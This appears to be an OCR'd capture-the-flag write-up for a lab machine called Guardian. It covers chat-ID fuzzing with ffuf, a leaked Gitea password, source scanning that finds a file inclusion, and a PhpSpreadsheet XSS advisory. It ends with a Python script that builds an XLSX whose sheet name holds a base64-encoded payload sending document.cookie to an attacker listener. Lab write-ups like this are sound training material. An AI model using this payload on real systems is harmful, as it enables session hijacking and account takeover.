
```
1  GET /student/chat.php?chat_users[0]=1&chat_users[1]=FUZZ HTTP/1.1$
2  Host: portal.guardian.htb$
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0$
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8$
5  Accept-Language: en-US,en;q=0.5$
6  Accept-Encoding: gzip, deflate, br$
7  Referer: http://portal.guardian.htb/student/chats.php$
8  DNT: 1$
9  Connection: keep-alive$
10 Cookie: PHPSESSID=kcnu1l6hfe5ge18rgefcquj83n$
11 Upgrade-Insecure-Requests: 1$
12 Priority: u=0, i$
13 $
```

Let's check if any chat is there with ffuf

```
ffuf -request chat.req -request-proto http -w <(for i in {1..100};do echo $i;done) -fs 5761
```


```
3          [Status: 200, Size: 6838, Words: 2768, Lines: 178, Duration: 73ms]
2          [Status: 200, Size: 7306, Words: 3055, Lines: 185, Duration: 77ms]
4          [Status: 200, Size: 6796, Words: 2763, Lines: 178, Duration: 1270ms]
:: Progress: [100/100] :: Job [1/1] :: 22 req/sec :: Duration: [0:00:04] :: Errors: 0 ::
```

Let's check these chats




Chat with jamil shows gitea password. Let's add gitea on /etc/hosts and visit.


```
10.129.237.248 guardian.htb portal.guardian.htb gitea.guardian.htb
```




However, login as jamil.enockson fails




Gitea supports api getuser




Let's use this api to guess jamil.enockson's username





Although both jamil.enockson and jamil answers 404, jamil has a message "Visit the Project". It seems like jamil is valid, but it has private project. Let's login.



Guardian / **portal.guardian.htb** Private

Unwatch

Code | Issues | Pull Requests | Actions | Packages | Projects | Releases | Wiki | Activity

1 Commit | **1** Branch | **0** Tags

main | Go to file | Code

root b5ae8a5ee7	first commit	8 months ago
admin	first commit	8 months ago
config	first commit	8 months ago
includes	first commit	8 months ago
lecturer	first commit	8 months ago
models	first commit	8 months ago
static	first commit	8 months ago
student	first commit	8 months ago
vendor	first commit	8 months ago
.htaccess	first commit	8 months ago
composer.json	first commit	8 months ago
composer.lock	first commit	8 months ago
forgot.php	first commit	8 months ago
index.php	first commit	8 months ago
login.php	first commit	8 months ago
logout.php	first commit	8 months ago

It has portal code. Let's download it and check vulnerability.

First, run opengrep to check the code

```
opengrep scan --config /opt/opengrep-rules/php/lang <php directory>
```

```
admin/reports.php
❯❯❯ opt.opengrep-rules.php.lang.security.file-inclusion
    Detected non-constant file inclusion. This can lead to local file inclusion (LFI) or remote file
    inclusion (RFI) if user input reaches this statement. LFI and RFI could lead to sensitive files
    being obtained by attackers. Instead, explicitly specify what to include. If that is not a viable
    solution, validate user input thoroughly.

    75┆ <?php include($report); ?>
```


It has a vulnerability that can execute code, but it needs admin role to run.

```
5 if (!isAuthenticated() || $_SESSION['user_role'] !== 'admin') {$
6     header('Location: /login.php');$
7     exit();$
8 }$
```

(This line kicks out anyone who isn't admin)

Within directory that composer.json, lock exist, run


```
snyk test
```



https://github.com/PHPOffice/PhpSpreadsheet/security/advisories/GHSA-79xx-vf93-p7cx
explains poc. It shows

PoC

1. Create an XLSX file with multiple sheets :




2. Generate the HTML content

```php
<?php
    require __DIR__ . '/vendor/autoload.php';

    $inputFileName = 'payload.xlsx';
    $spreadsheet = \PhpOffice\PhpSpreadsheet\IOFactory::load($inputFileName);
    $writer = new \PhpOffice\PhpSpreadsheet\Writer\Html($spreadsheet);
    $writer->writeAllSheets();
    echo $writer->generateHTMLAll();
?>
```

3. Enjoy



It seems like xlsx file with Sheet1, <xss script> works. Let's try.


```python
from openpyxl import Workbook
from base64 import b64encode
def create_excel():
    wb = Workbook()


    wb.create_sheet('Sheet1')
    payload ='fetch("http://10.10.16.19:9001/?c="+document.cookie)'
    payload_b64 = b64encode(payload.encode())
    ws = f'"><img src=x onerror=eval(atob("{payload_b64.decode()}"))>'
    wb.create_sheet(title=ws)

    wb.save("test.xlsx")


if __name__ == "__main__":
    create_excel()
```


This will create an xlsx file which has xss code as sheet name(Since there are some forbidden characters in the payload, base64 encoding is needed). Start listener and upload file.



